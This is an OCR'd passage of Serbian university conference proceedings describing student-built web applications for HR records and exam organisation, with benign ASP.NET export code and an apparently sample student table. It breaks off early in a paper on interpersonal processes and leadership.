"Criteria problems are the major obstacles to the empirical assessment of organizational effectiveness, and they are of two general kinds. The first relates to the selection of the type of criteria indicating effectiveness, and the second relates to the sources or originators of the criteria. Problems of criteria type generally focus on:

(1) the aspect of the organization being considered, e.g., goal accomplishment, resource acquisition, internal processes,

(2) the universality or specificity of criteria,

(3) the normative or descriptive character of criteria,

(4) the static or dynamic quality of criteria." [1]

There are several most used approaches in criteria selection in organizational effectiveness measurement [1]:

- Outputs and goal accomplishment criteria;
- Interaction of the organization with its environment - organizational effectiveness as the ability of the organization to exploit its environment in the acquisition of scarce and valued resources.
- Criteria based on internal organizational processes by which organizations articulate preferences, perceive demands, and make decisions.

III. THE ROLE OF HUMAN RESOURCES MANAGEMENT

Becker and Gerhart [2] present the role of human resource decisions in creating and sustaining organizational performance and competitive advantage. "A central feature of many human resource decisions is information on employee and organizational performance." [3]

"Human resources, both as labor and as a business function, have traditionally been viewed as a cost to be minimized and a potential source of efficiency gains." [2] "Very seldom have HR decisions been considered a source of value creation. The new interest in human

resources as a strategic lever that can have economically significant effects on a firm's bottom line, however, aims to shift the focus more toward value creation."[2] "The resource-based view (RBV) of the firm has influenced the field of strategic human resource management (SHRM)" [4]. Figure 1. presents the strategic HRM components.




Figure 1. Model of the basic strategic HRM components [3]

"HR system can be a unique source of sustained competitive advantage, especially when its components have high internal and external fit." [2] "Developing and implementing human resource management strategies incorporate both an external fit (human resource management fits the developmental stage of the organization) and an internal fit (the components of human resource management complement and support each other)." [5]

To implement HRM, McGregor [6] emphasizes the human aspect of organization, i.e. taking care of certain human needs: psychological needs, safety needs, social needs, ego needs, self-fulfillment needs. One of important aspects of HRM and role of management is motivating employees. In aim to consider these needs, McGregor [6] suggests management techniques such as: decentralization and delegation of responsibility, participation and consultative management and performance appraisal.

IV. SCIENTIFIC AN TECHNICAL HUMAN CAPITAL AND PRODUCTIVITY

Bozeman et al [7] present "scientific and technical human capital (S&T human capital) model that could be applied in companies. This model gives less attention to the discrete products and immediate outcomes from scientific projects and programs (which are the usual focus of evaluations) and gives more attention to scientists' career trajectories and their sustained ability to contribute and enhance their capabilities. S&T human capital encompasses not only the individual human capital endowments but also researchers' tacit knowledge, craft knowledge, know-how. S&T human capital further includes the social capital that scientists continually draw upon in creating knowledge—for knowledge creation is neither a solitary nor singular event." [7]

Moreover, Dietz and Bozeman [8] examine academic researchers' careers comparing with industry researchers careers. The key findings that industry researchers are more productive in patents, while employees from university research centers are more productive in publication. Grants and funding are considered [8] as one of important reasons for such situation. Dietz and Bozeman suggest more close collaboration between university and industry, as well as more frequent personnel exchange. "Some public policies promote movement back and forth between industry and universities and others promote active collaboration or personnel exchange" [8]. "If government policy chooses to focus on the commercial productivity of academic institutions, as seems to be the policy trend, then there is reason to believe that the solution may be human capital in nature. The hiring of researchers with industrial job experience and, perhaps, visiting positions and exchanges with industry may be a productive means of boosting the commercially relevant innovation of universities." [8]

Even Dietz and Bozman [8] relate scientific productivity with funding and grants support, Leta, Lannes and De Meis [9] present results of funding impact to scientific productivity."The data presented indicate that even in a period of economic crisis, a selective investment of funds in human resources may lead to an increase of the scientific productivity of a country in all science fields". [9]

V. HUMAN RESOURCES INFORMATION SYSTEMS

Human resource management information systems (HRIS) are considered as computer based tools in HRM. "HRIS systems have evolved into complex tools designed not only to manage a rich variety of information about the firm's human capital, but to also provide analytical tools to assist in decision making about the management of those assets." [10]. According to the size of an enterprise, HRIS capabilities are presented at Figure 2.

HRIS Capabilities

	HR Professionals	Firm Managers	Employees
Small Organizations	• Benefits Admin • Payroll	• Team/Project Mgmt • Time/Attendance • Employee Scheduling • Succession Planning	• Training/Skills Mgmt
Mid-Size Organizations	• COBRA • Benefits Admin • Compensation Admin • Compliance Tracking and Reporting • Health Claims Admin • Payroll	• Performance Appraisals • Skills Testing • Team/Project Mgmt • Time/Attendance • Employee Scheduling • Succession Planning	• Career Development • Training/Skills Mgmt • Web-Enabled Training • Flexible Benefits • Employee Self-Service
Large Organizations	• ADA Compliance • EEO Compliance • COBRA • Benefits Admin • Compensation Admin • Compliance Tracking and Reporting • Health Claims Admin • Payroll • Employee Screening • Resume Processing and Tracking	• Performance Appraisals • Skills Testing • Team/Project Mgmt • Time/Attendance • Employee Scheduling • Succession Planning	• Career Development • Training/Skills Mgmt • Web-Enabled Training • Flexible Benefits • Employee Self-Service

Figure 2. HRIS capabilities, depending on an organization size [10]

Kossek et al [11] presents required HRIS capabilities:

- Compensation and benefits
- Recruitment and selection
- Affirmative action
- Performance appraisal and career planning
- Payroll operations
- Strategic HR and HR planning
- Employee/labor relations
- Productivity monitoring (e.g. absence, turnover, labor costs)
- Personnel research (e.g. surveys) and organization development
- Training and development.

VI. WEB APPLICATION FOR UNIVERSITY EMPLOYEES RECORDS AT TFZR

HRIS are usually implemented as a desktop application, to be used by human resources department of an organization. Interaction with employees in data entry requires technologies such as web and mobile applications.

This section presents results of implementation of web application for human resources records (HRR) at Technical faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad. The HRR web application is implemented with mentorship of Ljubica Kazi and co-mentorship of Biljana Radulovic.

The developed web application consists of two parts – modules, which are developed as separate solutions, by using MS Visual Studio 2010 and SQL Server 2008 R2. These two parts are:

- Employment records web application (author: master student Bojan Vujanov),
- Work results records web application (author: master student Aleksandar Grgurovic).

The developed solution is specific, since it is focused on particular needs of higher education institution. Special concerns are related to government funding university school in Serbia. The process of employment is aligned to the regulations particularly for this type of higher education institution. Data collection is performed according to the standards regulations and document forms [12] that are used in the process of employment of academic teaching and research staff.

VII. WEB APPLICATION FOR EMPLOYMENT RECORDS AT TFZR

Employment at government funding higher education in Serbia is contract-based for all employees, except full professors. Web application for employment records is developed in aim to support employment business process through all important phases.

First phase is employment initiation. The process of employment starts with determination of contracts expiration as well as needs for new employees, if new segments of educational and research activities are developed within educational institution. Web form for the presentation of the data about contract expiration is developed within this web application (Figure 3).




Figure 3. Web form with tablular presentation of status of all employees regarding contract expiration

Second phase is starting the process of employment by adding new job advertisement (ad) , which will occur at institution web page as well as in official newspapers "Poslovi". Web page for entry of data related to creating new ad is presented at Figure 4.

Figure 4. Web form for new job advertisement data entry

Finally, after selection of a candidate, contract is signed according to decision about election to particular position according to previous ad. Web form for data entry regarding election of a person to employment at certain position is presented at Figure 5.

Figure 5. Data entry form related to data about election to position

Each data entry web form has appropriate tabular representation.

Finally, data regarding election are used within the "status" form (Figure 3), where critical data are market with red color (less than 3 months left until contract expiration), yellow is for less than 6 months, and green are less than a year. Gray colored are rows with the dates that already expired.

VIII. WEB APPLICATION FOR WORK RESULTS RECORDS

Work results at University school are related to academic achievements in science such as published books, papers at conferences and journals, projects etc. Existing solutions in Serbia in this field include partial support to scientific records:

- Kobson system [13], which presents results of scientific publications recognized by Thomson ISI master journal list [14] and conference publications.
- Serbian SCI system – Serbian citation index [15], with certain records about publications.
- Web application KNR (Records of scientific worker) [16]. Using this system requires centralization in certain data approvements and verification, which leads to certain dependency in data entry.

Having official web applications considered not complete and not always available for data entry, development of separate institution-based application could be considered as appropriate and needed.

Web application that enables data entry and retrieval regarding scientific and other work results of higher education institution employee is developed to be extensible. It is possible, since database is designed with IS-A hierarchy of results data table and particular result types data. This IS-A database design is also supported by Multi View control in user interface. Figure 6. presents data entry form that uses Multi view. After selection of result type from drop down list at the left side of web page, then automatically at the right side appears multi view panel with details to be entered regarding the chosen type of result.

Figure 6. Data entry about work results with Multi View

Figure 7. shows tabular presentation of all results at the left side of web page. When user selects particular row, automatically at the right side of the page appears multi view panel with details about the selected item.




Figure 7. Data retrieval in tabular form with work results presentation and multi view with details presentation

The page with data retrieval also enables data export in the form of PDF document.

IX. CONCLUSION

Human resources management is very important segment of management, since human resources are the ones that produce value. HRM should be particularly carefully performed in the field of higher education institutions. IT support in the field of human resources management enables efficiency of HR department, as well as decision support.

This paper presents web application developed to be support to human resources department at Technical faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad. This application is particularly oriented towards

needs for data entry and retrieval regarding government funded higher education in Serbia. Specific benefits of the developed solution enable monitoring of the status of employees' contracts expiration and scientific results records. This way, the developed solution enables data entry and retrieval, as well as decision support in particular and precise way.

The developed solution could be more improved particularly in the field of statistics that could be basis for decision support.

REFERENCES

[1] K. Cameron, "Measuring Organizational Effectiveness in Institutions of Higher Education", Administrative Science Quarterly, Vol. 23, No. 4 (Dec., 1978), pp. 604-632

[2] B. Becker, B. Gerhart: "The Impact of Human Resource Management on Organizational Performance: Progress and Prospects", The Academy of Management Journal, Vol. 39, No. 4 (Aug., 1996), pp. 779-801

[3] S. Loeb, A. Paglayan, E. Taylor, "Understanding Human Resources in Broad-Access Higher Education", In: Remaking College: Broad-Access Higher Education for a New Era, NYU Steinhardt School of Culture, Education and Human Development, November 29-30, 2012

[4] P. M. Wright, B. B. Dunford, S. A. Snell, "Human resources and the resource based view of the firm", Journal of Management 27 (2001) 701–721

[5] L. Baird, I. Meshoulam: "Managing Two Fits of Strategic Human Resource Management", The Academy of Management Review, Vol. 13, No. 1 (Jan., 1988), pp. 116-128.

[6] D. M. McGregor, "The Human Side of Enterprise", Management Review, November 1957, pp. 41-49.

[7] B. Bozeman, J. Dietz, M. Gaughan, "Scientific and Technical Human Capital: An Alternative Model for Research Evaluation", presentation at the American Political Science Association, September 5, 1999, Atlanta, Georgia

[8] J.S. Dietz, B. Bozeman, "Academic careers, patents, and productivity: industry experience as scientific and technical human capital", Research Policy 34 (2005) 349–367.

[9] J. Leta, D. Lannes, L. De Meis, "Human Resources and scientific productivity in Brazil", Scientometrics, Vol. 41, No. 3 (1998.) 313-324.

[10] A R. Hendrickson, "Human Resource Information Systems: Backbone Technology of Contemporary Human Resources", Journal of Labor Research, Volume XXIV, Number 3 Summer 2003

[11] E.E. Kossek, W. Young, D.C. Gash, V. Nichol, "Waiting for Innovation in the Human Resources Department: GODOT implements a Human Resource Information System", Human Resources Management, Spring 1994, Vol 33, No 1, pp. 135-159

[12] University of Novi Sad official web page, documents and regulations list, http://www.uns.ac.rs/sr/

[13] Kobson system, http://kobson.nb.rs/

[14] Thomson ISI, master journal list, http://ip-science.thomsonreuters.com/mjl/

[15] Serbian citation index, http://scindeks.ceon.rs/?lang=en

[16] Records of scientific worker, for University of Novi sad, http://knr.uns.ac.rs/

Web Application for Pre-exams Archive and Final Exams Organizer

D. Blanusa, M. Zemba, Lj. Kazi, B. Radulovic, D. Glusac, B. Odadzic
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
marijazemba@gmail.com, draganblanusa@gmail.com, leremic@tfzr.uns.ac.rs, bradulov@tfzr.uns.ac.rs, gdragana@tfzr.uns.ac.rs, borislav.odadzic@gmail.com

Abstract – Examination at higher education institutions is very important, since it presents a basis for graduation. For each subject during higher education there are pre-exam requirements that need to be fulfilled. After all exams are passed successfully, graduation day presents the day when the last – final exam is finished. This paper presents results of development of two web applications that could be used at Technical faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad. The first web application is designed for pre-exams records and e-archive, while second is designed as final exams organizer.

I. INTRODUCTION

In the electronic era, many higher education institutions organize on-line exams within distant learning systems. Some of them are included in continual education of adults and professionals [1], while others are organized for regular students [2]. Study from Duffy et. al. [3] is one of many studies that compare results of distant and conventional "classroom-based" education. This study shows some advantages of on-line learning. In Serbia, as well as most countries, the conventional education is still the most attractive, with tendency for raising interest for on-line study.

This paper shows results on research in the field of software tools that could be used in organizing exams at higher education institutions. It also presents two developed software systems that are related to exam organization. They are web application particularly developed for the need of Technical faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad (TFZR). First is related to pre-exams records and second is related to final exams organization.

II. SCHOOL MANAGEMENT SUPPORT SOFTWARE AND EXAMS ORGANIZER SOFTWARE

This section presents some of existing commercially available solutions in the field of school management support software, as well as exams organizing support software.

Tess [4] is a student information management system designed for administrators at the district and school environment, with access by teachers, parents and students. Software is developed as client-server solution for LAN with modules that could be installed and used separately, but it also supports web access through mobile devices, tablets and smartphones. Modules are related to: Enrollment and Registration, Attendance tracking, daily, by period or by class, Student photos, ID cards and seating plans, Report designer, Staff and teacher management, Discipline, Counseling, conduct and incident management, Easy-to-use Scheduling and Timetabling functions, Accounts, tuition & billing, Health and immunization records, Customizable report cards and transcripts, Graduation requirements checker.

Figure 1. A software screen from TESS [4]

Diversity of school supporting software are usually presented as separate software tools created for particular school's teaching, administration and management needs [5, 6], such as presented at Figure 2.:

Figure 2. School softwares website [5]

These functions include [5]: Time table, Question paper preparation, Fees collection, Admission Register, Mark and Rank card analysis, Examination software, Syllabus, Staff Management, SMS, Library, Inventory, Attendance, Event planning, Payroll, Communication…

Examination organizing software is mostly focused on exam room allocation and students exam seats organization for writing exams (Figure 3).

Figure 3. Schools exam management software functions [5]

III. EXISTING EXAM ORGANIZING SOFTWARE AT TFZR

During several recent years, a new exam organizing software was installed at TFZR. It has been developed by Faculty of Technical Sciences from Novi Sad, affiliated also to University of Novi Sad. This exam organizing software presents a module that is integrated within other software tools installed in Students Administration Office (SAO) at TFZR.

The software support to exams organization enables electronic exam admission registration from students. Students pay some money in advance to their students funding account and enable exam registration, then they could register for the exam attendance via web site of TFZR. Few days before exam date, students administration officer automatically creates MS Excel file with list of students that are registered for exam attendance and sends it to e-mail of appropriate teaching staff. After exam is finished, a teaching staff member sends the SAO filled MS Excel file with data about exam such as students' attendance, points and grades achieved by students.

Existing exam organizing software does not include module for pre-exam requirements fulfillment records, as well as final exam organizing module. This way, the initiative is started to improve existing information system with additional modules. Initiative and menthorsip during development started from Ljubica Kazi, and co-menthorship Biljana Radulovic.

IV. WEB APPLICATION FOR PRE-EXAM RECORDS AND ARCHIVE

This application is developed by student Marija Zemba. Purpose of this web application is to enable teaching staff enter each pre-exam requirement fulfillment data. This way student can have access to records about their pre-exam requirement fulfillment data, so they could know if they are eligible to register for exam attendance.

The application is structured with two main user types – teaching staff member and student. Next figures show design of web pages that are included in teaching staff scope of software functions.

Teaching staff member could: a) enter data about finalization of pre-exam requirement and gives mark (Figure 4.), b) tabular representation and data retrieval, with filtering – with detailed and summarized data (summary for each subject and each student – implemented by using SUM function in SQL), c) printing of all or filtered data (Figure 5 and Figure 6),

2. Student could use tabular representation of all pre-exam requirements fulfillment data, with filtering options.




Figure 4. Data entry form for pre-exams requirement fulfillment

Figure 5. Filter setting for printing report




Figure 6. Printer friendly web page with filtered data

V. WEB APPLICATION FOR FINAL EXAM ORGANIZATION

This application is developed by student Dragan Blanusa. Purpose of this web application is to enable student administration officer to enter data about final exam organization, such as room allocation and defending committee members assigment. Teaching staff members that are assigned to event of final exam could see their assignments schedule and students could be informed about details about their final exam organization.

In this application, there are three user profiles: administrator i.e. student administration officer (enters coding tables data, enters data about final exam organization), teaching staff (view of final exam events schedule) and student (view of final exam data for that particular student). Figure 7 represents web form for data entry about final exam defending organizing, without teaching staff assignment.




Figure 7. Web form for data entry about final exam defending details


Teaching staff member that could be assigned as defending committee member for a final exam, could be from the same or another institution. Registration of defending committee member is presented at Figure 8.

Figure 8. Teaching staff member registration page


Assignment of teaching staff member to certain final exam defending is presented at Figure 9. Each member could be attached with final exam topic (title of final exam work) and with certain role in defending committee, such as: menthor, member or committee president.

Figure 9. Assignment of teaching staff to committee membership for final exam defending

Administrator could have list of all assignments and final exam data, including defending date, location (room ID) and final exam work title. This list could be filtered by students ID, date, room ID or committee member name. All or filtered data could be exported to PDF, MS Word or MS Excel.



Finally, after a teaching staff member log in to this web application, he could see all his/her assignments as a list that could be also filtered by date or room ID.



It is interesting to point out part of implementation of this web application related to data export.




Figure 10. Image controls for data export in design of page

In aim to enable export, adding appropriate dll files to reference (Figure 11) is done.




Figure 11. Adding dlls in references for data export

After dll adding, in "using section of code" it has been used:

```
using System.IO;
using iTextSharp.text;
using iTextSharp.text.pdf;
```

"Export data to MS Excel" procedure:

```
protected void btnImgE_Click(object sender, ImageClickEventArgs e)
    {
        Response.ClearContent();
        Response.AppendHeader("content-disposition", "attachment;
filename=ZavrsniRadovi.xls");
        Response.ContentType = "application/excel";
        StringWriter stringWriter = new StringWriter();
        HtmlTextWriter htmTextWriter = new HtmlTextWriter(stringWriter);
        dgvZavrsniRadStudentska.RenderControl(htmTextWriter);
        Response.Write(stringWriter.ToString());
        Response.End();
    }
```

"Export data to MS Word" procedure:

```
protected void btnImgW_Click(object sender, ImageClickEventArgs e)
    {
        Response.ClearContent();
        Response.AppendHeader("content-disposition", "attachment;
filename=ZavrsniRadovi.doc");
        Response.ContentType = "application/word";
        StringWriter stringWriter = new StringWriter();
        HtmlTextWriter htmTextWriter = new HtmlTextWriter(stringWriter);
        dgvZavrsniRadStudentska.RenderControl(htmTextWriter);
        Response.Write(stringWriter.ToString());
        Response.End();
    }
```

"Export data to PDF" procedure:

```
protected void btnImg_Click(object sender, ImageClickEventArgs e)
    {
        Document doc = new Document(iTextSharp.text.PageSize.A4, 25f, 25f,
25f, 25f);
        doc.SetPageSize(PageSize.A4);
        PdfWriter wri = PdfWriter.GetInstance(doc, new
FileStream("C:\\PROJEKAT KI\\ZAVRSNI RAD\\PDF\\ZavrsniRad.pdf",
FileMode.Create)); // file path saving
        doc.Open(); // document opening to enable data entry
        Paragraph paragraph = new Paragraph("Tehnički fakultet 'Mihajlo Pupin'
Zrenjanin-Spisak studenata\n \n\n\n\n");
        doc.Add(paragraph);
        // adding image in PDF file
        iTextSharp.text.Image slika =
iTextSharp.text.Image.GetInstance("C:\\PROJEKAT KI\\ZAVRSNI
RAD\\PDF\\mp.jpg");
        slika.ScalePercent(50f);  //  image size in percentage
       // image position:
        slika.SetAbsolutePosition(doc.PageSize.Width - 200f - 1f,
doc.PageSize.Height - 20f - 100f);
        doc.Add(slika); // adding image
        PdfPTable pdfTable = new
PdfPTable(dgvZavrsniRadStudentska.HeaderRow.Cells.Count);
        foreach (TableCell headerCell in
dgvZavrsniRadStudentska.HeaderRow.Cells)
        {
            Font font = new Font();
            font.Color = new
BaseColor(dgvZavrsniRadStudentska.HeaderStyle.ForeColor);
            PdfPCell pdfCell = new PdfPCell(new Phrase(headerCell.Text, font));
            pdfCell.BackgroundColor = new
BaseColor(dgvZavrsniRadStudentska.HeaderStyle.BackColor);
            pdfTable.AddCell(pdfCell);
        }
        foreach (GridViewRow gridviewRow in dgvZavrsniRadStudentska.Rows)
        {
            foreach (TableCell tableCell in gridviewRow.Cells)
            {
                Font font = new Font();
                font.Color = new
BaseColor(dgvZavrsniRadStudentska.RowStyle.ForeColor);

                PdfPCell pdfCell = new PdfPCell(new Phrase(tableCell.Text));
                pdfCell.BackgroundColor = new
BaseColor(dgvZavrsniRadStudentska.RowStyle.BackColor);
                pdfTable.AddCell(pdfCell);
            }
        }
        doc.Add(pdfTable);
        doc.Close(); // document closing
        System.Diagnostics.Process.Start("C:\\PROJEKAT KI\\ZAVRSNI
RAD\\PDF\\ZavrsniRad.pdf");
    }
```

Finally, PDF after creation is presented at Figure 12.

Tehnicki fakultet 'Mihajlo Pupin' Zrenjanin-Spisak studenata

Broj indeksa	Jmbg	Prezime i ime studenta	Drzava prebivalista	Mesto prebivalista	Adresa	Prosek ocena	Nivo studija	Naziv smera
1/09-10	2105985124578	Aleksic Dusan	Srbija	Zrenjanin	Pape Pavla 2a	7.85	BSC	Industrijsko inzenjerstvo
11/09-10	2305888587412	Knezevic Marija	Srbija	Zrenjanin	Cara Dusana 23	10	BSC	Informacione tehnologije
15/09-10	5235689745124	Perovic Dusan	Srbija	Zrenjanin	Takovska 23	9.9	BSC	Informacione tehnologije
17/09-10	2402990856578	Markovic Milan	Srbija	Zrenjanin	Ive Lole Ribara 26	9	BSC	Inzenjerski menadzment
44/09-10	1412985895424	Mitrovic Marko	Srbija	Zrenjanin	Vase Stajica 34	9.72	BSC	Inzenjerski menadzment
45/09-10	2305989569874	Engel Robert	Srbija	Beograd	Kralja Petra 2a	8.85	BSC	Informacione tehnologije
47/10-11	2508785956632	Bozovic Djordje	Srbija	Zrenjanin	Cara Dusana 88	8.56	BSC	Odevne tehnologije

Figure 12. PDF with list of final exam data

VI. CONCLUSION

Exams organization is very important, particularly in higher education institutions. Current solutions that are commercially available show modularity and partial results, such as emphasizing students seats and room allocation.

Current solution for exam organization at TFZR provides also partial support. Therefore, from the need for more complete support arised initiatives and two developed web applications.

Future plans include integration of these two applications with existing solution, By integrating existing and new solutions, the whole process of exams organization would be supported. Integration would be based on extracting data from MS Excel file with list of data about students exam registration and automatic

comparation of these data with pre-exam data. Integration of finalized regular exams data with final exam organizer should also be implemented in aim to automatically check final exam defending eligibility of students.

REFERENCES

[1] Continuing education at Oxford University, http://www.ox.ac.uk/admissions/continuing-education

[2] Open university web page, http://www.openuniversity.edu/studying-with-the-open-university/distance-learning

[3] T. Duffy, l. Gilbert, D. Kennedy, P. W. Kwong: "Comparing distance education and conventional education: observations from a comparative study of post-registration nurses", Alt-J Volume 10 Number I, pp. 70-82.

[4] Harts solutions for school administration information system, http://www.harts.com/?gclid=CPul_4eXn78CFUn4wgodSi8AUA

[5] School softwares website, http://www.schoolsoftwares.com/school_software_products.html

[6] Top classroom management software products, http://www.capterra.com/classroom-management-software

Interpersonal Processes as a Build Factor Relationships with Clients

A.Bukilica
University of Montenegro, Faculty of Maritime, Kotor, Montenegro
bukilica@t-com.me

Abstract - Interpersonal processes and behavior of the employees have always been very interesting phenomenon for those who have studied the organization, and society as a whole. Let's start with the age-old question: "Is the fate of the company and a particular purpose and qualities of their leaders, or any organization and society to the surface roll out the kind leaders themselves what they deserve?" Successful customer relationship management requires marketing, sales service agility of a star company to enable today's business to outpace their competitors in the race for customers. Managing the customer experience, maintaining a more reliable data base, improving service operations. Fostering customer loyalty, embracing the characteristics of high performance marketing and other related subjects. Let's move on, "Are leaders born or are leaders must educate?" End the current issues of today: "Do organizations need managers or leaders, whether any organization has to have a leader and how they need to be in an organization to improve interpersonal process? "

I. INTRODUCTION

The issue of this paper is to research the concept and importance of managers and leaders, who as a result of giving and define the process of interpersonal relationships and behaviors of employees (one of the most important mechanisms for the management of the organization). As the behavior of managers and leaders is inextricably linked to the setting up and implementation of the organizational culture and the overall behavior of all employees, to the issue of this paper is based on the study of the leadership styles [1].

The research presented in this paper is the application of high-quality communications functions in the organization or its segments in management as a very important prerequisite for its efficient operation. Keeping interpersonal processes as forms of organizational behavior are complex and unavoidable phenomenon. Analysis and consideration leads to the conclusion that they are essential for the efficiency and effectiveness of management that takes place in interpersonal communication among participants in the organization, which is to focus on the development of interpersonal relationships.

The main hypothesis in this paper is based on quality management, proper interpersonal processes from higher to lower levels, and vice versa, setting team and groups in the organization that helps leaders to keep and maintain the company at a high level and to achieve planned results.

The purpose of this study is that, based on a comprehensive systematic study and analysis of all available published scientific and expert-based facts and data and expert reports on interpersonal processes and behavior of employees at the organization in the formulation and presentation of its findings define the conditions of functioning of the organization [3].

During the research and formulation of the research results were used following the scientific method: an empirical method, analysis and synthesis methods of description, the statistical method, comparative method, prediction and engineering survey.

II. INTERPERSONAL PROCESSES AS A BUILD FACTOR RELATIONSHIPS WITH CLIENTS

Tendencies that have affected the modern world, and are expressed in globalization, liberalization and privatization of all walks of life, especially the economy, strongly encouraged the need for re-engineering and new approaches to strategic management and decision-making, and investment and reinvestment. In addition to the management and decision-making become a "sine qua non" of business success appears and new theoretical approaches are applied in practice to be the same in accordance with these trends.

Deciding as a concept in a very widely used. With this concept is referred to decide in a personal or family life. Decision-making in all other situations can be characterized as decision making, regardless of whether the decision of the company, bank, school, government and so on.

